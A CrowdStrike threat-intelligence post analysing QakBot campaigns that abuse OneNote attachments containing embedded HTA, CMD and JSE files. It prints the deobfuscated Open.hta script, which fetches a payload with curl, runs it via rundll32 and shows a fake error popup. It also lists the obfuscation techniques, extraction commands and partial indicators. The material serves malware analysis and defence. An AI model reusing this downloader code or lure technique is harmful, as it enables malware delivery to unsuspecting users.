

QakBot eCrime Campaign Leverages Microsoft OneNote Attachments


March 17, 2023 | Robert Dean - Anthony Witten | Counter Adversary Operations



In November 2021¹ and February 2022,² Microsoft announced that by default it would block Excel 4 and VBA macros in files that were downloaded from the internet. Following these changes, CrowdStrike Intelligence and the CrowdStrike Falcon® Complete managed detection and response team observed eCrime adversaries that had previously relied on macro execution for malware delivery adapt their tactics, techniques and procedures (TTPs).

Many adversaries began to use ISO files containing LNKs that then started the rest of the infection chain when executed. This trend was likely driven by a Mark-of-the-Web (MOTW) vulnerability in ISO files, which means files inside ISOs did not receive MOTW when downloaded from the internet.

In November 2022, Microsoft patched the MOTW vulnerability in ISO files (CVE-2022-41091).³ Shortly after this change, CrowdStrike Intelligence once again began observing adversaries adapt their TTPs, and the use of ISO files began to decline (Figure 1).



Initially, this change saw adversaries move to methods such as [malvertising](#) and search engine optimization poisoning. While many adversaries continue to abuse search engines, since early January 2023, CrowdStrike Intelligence and Falcon Complete have observed a sharp rise in eCrime adversaries abusing OneNote files to deliver payloads. OneNote files can be configured to contain embedded HTA, LNK and EXE files, which is likely of high value to eCrime actors to embed and distribute malicious files.

While much of the early waves of OneNote files were used to deliver a custom loader popular with access brokers — a technique commonly used to deliver payloads such as *AsyncRAT*, *QuasarRAT* and *Redline Stealer* — OneNote files have now been adopted by high-end eCrime adversaries such as LUNAR SPIDER and MALLARD SPIDER. OneNote file builders, which can be used to generate malicious OneNote files on the fly, are also being advertised on criminal forums.


Overview of Observed TTPs and Characteristics

Since the start of 2023, the Falcon Complete team has observed multiple phishing campaigns attempting to distribute OneNote documents embedded with malicious files. To achieve code execution, the OneNote attachments were initially embedded with HTML Application (.HTA) files, capable of executing JavaScript, Jscript and VBScript. Recent variants have been embedded with Windows Command (.CMD) files that are used to execute shell commands and PowerShell scripts, as well as .JSE binaries, which contain Jscript. While exhibiting minor differences, the attack chain has been fairly consistent with each variant:

- A OneNote document with embedded .HTA, .CMD or .JSE binary is delivered via email or downloaded via a malicious URL.
- The document is accessed by a user, followed by execution of the embedded file.
- The embedded file executes obfuscated code to download a second-stage payload from the attacker infrastructure.
- The second-stage payload is stored on disk and executed via **rundll32.exe**, commonly masquerading as a .PNG file.

Recent variants have been leveraged to drop *QakBot*, which is primarily used to deliver additional payloads such as *Cobalt Strike*, and are often observed in conjunction with [big game hunting \(BGH\)](#) ransomware actors.

Threat actors have used various techniques to obfuscate the content within the embedded files, such as encoding, storing content and functions in variables, inserting random strings, and other forms of data manipulation.




Falcon Complete Investigates and Responds

Starting in early January 2023, Falcon Complete began responding to detections involving OneNote documents executing malicious .HTA files. More recently, variants of OneNote files were configured to execute .CMD and .JSE files. The following section discusses artifacts and TTPs related to each of these variants, while also diving into the triage and analysis of a malicious OneNote attachment.

Initial Detection and Triage

An initial detection was received in the Falcon console for a **OneNote.exe** process spawning **MSHTA.exe**, identified in the Falcon console as Initial Access via Spearphishing Attachment ([MITRE Sub-technique T1566.001](#), as shown in Figure 3).



This activity originated from a OneNote document **DocumentsFolder_637695(Feb03).one** being executed from the Outlook Cache folder

Content.Outlook:

```
"C:\Program Files (x86)\Microsoft Office\Office15\ONENOTE.EXE"
```

```
"C:\Users\...\AppData\Local\Microsoft\Windows\INet Cache\Content.Outlook\563J1WTP\DocumentsFolder_637695(Feb03).one" OneNote.exe then spawned MSHTA.exe, which attempted to execute a file named Open.hta from a temporary directory:
```

```
"C:\Windows\SysWOW64\mshta.exe"
```

```
"C:\Users\...\AppData\Local\Temp\OneNote\15.0\NT\0\Open.hta"

{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
{1E460BD7-F1C3-4B2E-88BF-4E770A288AF5}
```

.HTA files are executed by the Microsoft utility **MSHTA.exe**, referred to as the *Microsoft HTML Application Host*. The .HTA file format was developed by Microsoft for HTML applications that support scripting languages such as JavaScript, Jscript and VBScript. Because of the wide range of supported scripting languages, these files are commonly abused to achieve code execution.

Similarly, .CMD and .JSE files also support scripting languages that can be abused to achieve code execution. .CMD files are typically launched by the Windows Command Prompt (**cmd.exe**), while .JSE binaries are launched by Windows Scripting Interpreter (**wscript.exe**).

Files embedded within OneNote documents are temporarily stored and executed from the following path:

```
C:\Users\...\AppData\Local\Temp\OneNote\15.0\NT\0\
```

Contents and Layout of DocumentsFolder_637695(Feb03).one

The Falcon Complete team utilized Falcon Real Time Response (RTR) to acquire the **.one** file from the affected host for further analysis. When opened in a sandbox environment using Microsoft OneNote, the file **DocumentsFolder_637695(Feb03).one** displays the social engineering message "This document contains attachments from the cloud, to receive them, double click "open"" (see Figure 4).




Figure 4. Content of DocumentsFolder_637695(Feb03).one in Microsoft OneNote
(Click to enlarge)

Simply hovering over the "Open" button displays the embedded file that would be executed if the button were double-clicked:





Figure 5. View of embedded binary Open.hta

The “Open” button depicted in Figure 5 executes **Open.hta**, which was inserted from the original file path **Z:\build\one\Open.hta**. In recent incidents, the Falcon Complete team observed .CMD and .JSE binaries embedded in OneNote documents in the same manner, using the same or similar graphics as above. When comparing multiple malicious OneNote documents, the same file name was observed for the “Open” button being used (see Figure 6).

File Name: Безымянный рисунок



The image name **Безымянный рисунок** is written in Cyrillic and translates to “Anonymous drawing.” This name is assigned to images added to OneNote documents when the language is set to Russian.

Extraction of Embedded Files

To better understand the function of the embedded .HTA file, the data streams within **DocumentsFolder_637695(Feb03).one** were dumped using Didier Stevens' [onedump.py](#) tool (Figure 7).

```
C:\Users\Analyst\Desktop>python onedump.py -d "DocumentsFolder_637695(Feb03).one"
1: 0x00001b78 GIF8 47494638 0x0000f08f bc2b341dd2727efed76b89c9910be08b
2: 0x000141d0 .... ffd8ffe2 0x00005879 3d58418f8df4589e551015a5f8b1d577
3: 0x00022ae0 <htm 3c68746d 0x00001649 4e030e1db790493f5936ce881219bc9b
4: 0x00024160 .PNG 89504e47 0x00000128 33dca72504d567c57f95452a0358ed2f
```

Figure 7. Viewing data streams within DocumentsFolder_637695(Feb03).one using onedump.py

As shown in Figure 7, Stream 3 contains the embedded .HTA file, beginning with a snippet of an <html> tag. The embedded file is extracted from the OneNote document using **onedump.py** (Figure 8).

```
C:\Users\Analyst\Desktop>python onedump.py -d "DocumentsFolder_637695(Feb03).one" -s 3
-o mal.txt
```

Figure 8. Extracting Open.hta from DocumentsFolder_637695(Feb03).one using onedump.py

Similarly, this same process can be applied to retrieve other types of embedded files from malicious OneNote documents, including .JSE and .CMD formatted files.

Analysis of Embedded Files

Once extracted, embedded files contained within malicious OneNote documents have typically been obfuscated using multiple techniques. The following techniques have been fairly consistent with the .HTA, .CMD and .JSE variants:

- Hex encoding
- Base64 encoding
- Character (Char) encoding
- Injected with junk strings or characters
- Content stored in variables
- Function stored in variables
- Argument-based obfuscation (using %1 and %2)
- Variable-based obfuscation (using %variable%)

The extracted **Open.hta** file stores content in variables, is injected with junk strings and utilizes multiple scripting languages.





Figure 9. Snippet of embedded binary Open.hta (Click to enlarge)

As an example, a section of obfuscated text is shown at the beginning of the document (Figure 9), with repeating characters 100&. Upon execution of the .HTA file, the following actions are initiated:

1. Creates a registry value in the following path:
HKCU\SOFTWARE\cqpt1z\ug9o\b8kvyy.
2. Stores an obfuscated blob of text in the created registry value.
3. Deobfuscates the text within the created registry value, revealing a malicious script.
4. Inserts a malicious URL into the script.
5. Downloads a second-stage payload from the malicious URL and attempts to execute it using **rundll32.exe**.
6. Kills the **MSHTA.exe** process and deletes the created registry value from the host.

With .HTA variants, obfuscated code has commonly been stored in a newly created registry value, deobfuscated, then executed using JavaScript or VBScript functions. A malicious URL is also placed into the script, which is used to download a malicious payload. The deobfuscation script used in **Open.hta** is shown in Figure 10.



With recent .CMD and .JSE variants, code is deobfuscated and stored in newly created .BAT and .CMD files, which are then called using JScript or PowerShell. The next script is responsible for code execution, specifying a malicious URL and deleting the registry value when complete. The actions initiated by this script are outlined below:

1. Set the variable ahPNqUt to a malicious URL.
2. Call the function **a49YTx2** to place the malicious URL in the deobfuscated script.
3. Delete the registry value **HKCU\SOFTWARE\cqpt1z\ug9o\b8kvy** to remove artifacts.



Lastly, the deobfuscated script content created by **Open.hta** and stored in **HKCU\SOFTWARE\cqpt1z\ug9o\b8kvy** is shown below.

```
function aij0V(millis){var date = new
Date();var curDate = null;
    do { curDate = new Date(); }while(curDate -
date < millis);}
    var a9tCsBN = new
ActiveXObject("wscript.shell");/** var url =
"https://google.com";
    */a9tCsBN.run("curl.exe --output
C:\\ProgramData\\ajYw1.png --url " + url, 0);
    aij0V(15000);var shellap = new
ActiveXObject("shell.application");
    shellap.shellexecute("rundll32",
"C:\\ProgramData\\ajYw1.png,wind", "", "open",
3);
    a9tCsBN.Popup("This document is corrupted
and could not be opened", 0, "Document Error",
16);
    a9tCsBN.run("taskkill /f /im mshta.exe",
0);
```

Once the above script is executed, the curl utility is used to download a payload from the specified URL. A malicious payload is written to **C:\\ProgramData**, then executed using **rundll32.exe**. This is followed by an error message being displayed to the user, and then the **MSHTA.exe** process is terminated.

In most cases, the downloaded payload has been written to disk with the .PNG file extension, but it has also been written using the .tmp and .jpg extensions. This is a common masquerading technique used by *QakBot* to evade detection. Additionally, these payloads are often written to the **C:\\ProgramData** directory.

Although the malicious **MSHTA.exe** process was killed by the Falcon agent, additional telemetry provided by CrowdStrike Intelligence allowed analysts to identify the attempted payload as *QakBot* using the botnet ID **obama236**. While variations in scripting languages have been observed with the .CMD, .JSE and .HTA embedded files, consistencies were observed between each variant and the use of **rundll32.exe** to execute *QakBot* payloads.

Conclusions and Recommendations

Despite efforts from vendors to implement patches and fixes to harden their software, adversaries continue to develop methods and techniques to achieve code execution. In recent campaigns, CrowdStrike Intelligence and Falcon Complete observed threat actors abusing OneNote documents embedded with malicious HTA, LNK, CMD and EXE files. These embedded files are leveraged to download and execute second-stage payloads, such as *AsyncRAT*, *QuasarRAT*, *Redline Stealer*, LUNAR SPIDER's *BokBot*, *Shindig* (aka *Bumblebee*) and MALLARD SPIDER's *QakBot*.

It is likely that more eCrime adversaries will adopt OneNote files in the short to medium term. In the long term, Microsoft is likely to act in order to make malware distribution from OneNote files less effective, as it did previously with macros and ISOs. If that occurs, eCrime adversaries will once again adapt their TTPs. This assessment is made with medium confidence based on Microsoft's efforts to counter methods for malware delivery and the ability of eCrime adversaries to quickly adapt to those changes.

Network defenders should baseline how OneNote is used in their environment and consider:

- Blocking .one files on email gateways.
- Monitoring suspicious processes spawned from OneNote such as MSHTA, PowerShell, **wscript.exe** and **cmd.exe**.
- Installing an endpoint detection and response (EDR) agent such as CrowdStrike Falcon to prevent productivity applications from launching suspicious processes.
- Providing phishing awareness education and training to end users.
- Tagging emails with an External Sender warning when received from an external domain.

Indicators of Compromise

Description	IOC
DocumentsFolder_637695 (Feb03) .one (SHA256 hash)	a28b68f86f05
Registry value present in JS	HKCU\SOFTWARE
<i>QakBot</i> staging URL	http<:>://87.
<i>QakBot</i> payloads (SHA256 hash)	701f9ce1be9a 921768f68be2 e0190656edb0

Endnotes

1. <https://techcommunity.microsoft.com/t5/excel-blog/excel-4-0-xlm-macros-now-restricted-by-default-for-customer/ba-p/3057905>
2. <https://learn.microsoft.com/en-us/deployoffice/security/internet-macros-blocked>
3. <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-41091>

Additional Resources

- To keep up with the latest Microsoft patches, follow our monthly Patch Tuesday blog series, published immediately after Microsoft's announcements: [March 2023](#), [February 2023](#), [January 2023](#)
- Request a free [CrowdStrike Intelligence threat briefing](#) and learn how to stop adversaries targeting your organization.
- [Watch an introductory video](#) on the CrowdStrike Falcon console and [see an on-demand demo](#) of the CrowdStrike Falcon platform in action.
- [Request a free trial](#) of the industry-leading CrowdStrike Falcon platform.


 [Tweet](#)

 [Share](#)


CrowdStrike 2025 Global Threat Report
Get your copy of the must-read cyber security report

[Download](#)

Related Content



Intelligence-Led Threat Hunting: The Key to Fighting Cross-Domain Attacks



CrowdStrike 2025 Global Threat Report: Beware the Enterprising Adversary



Naming Names: How Adversary Taxonomies Strengthen Global Security

CATEGORIES


	AI & Machine Learning	26
	Cloud & Application Security	123
	Counter Adversary Operations	191
	Endpoint Security & XDR	311
	Engineering & Tech	81
	Executive Viewpoint	167
	Exposure Management	94
	From The Front Lines	192
	Identity Protection	48
	Next-Gen SIEM & Log Management	96
	Public Sector	40
	Small Business	10

CONNECT WITH US





Get started
with CrowdStrike
for free.



Start Free Trial

FEATURED ARTICLES

October 01, 2024

CrowdStrike Named a Leader in 2024 Gartner® Magic Quadrant™ for Endpoint Protection Platforms

September 25, 2024

Recognizing the Resilience of the CrowdStrike Community

September 25, 2024

CrowdStrike Drives Cybersecurity Forward with New Innovations Spanning AI, Cloud, Next-Gen SIEM and Identity Protection

September 18, 2024

SUBSCRIBE

Sign up now to receive the latest notifications and updates from CrowdStrike.

[Sign Up](#)



See CrowdStrike Falcon® in Action

Detect, prevent, and respond to attacks— even malware-free intrusions—at any stage, with next-generation endpoint protection.

[See Demo](#)

[« How to Mature Your Threat Intelligence Program](#)

[CrowdStrike Falcon Platform Detects and Prevents Active Intrusion Campaign Targeting 3CX Desktop App Customers »](#)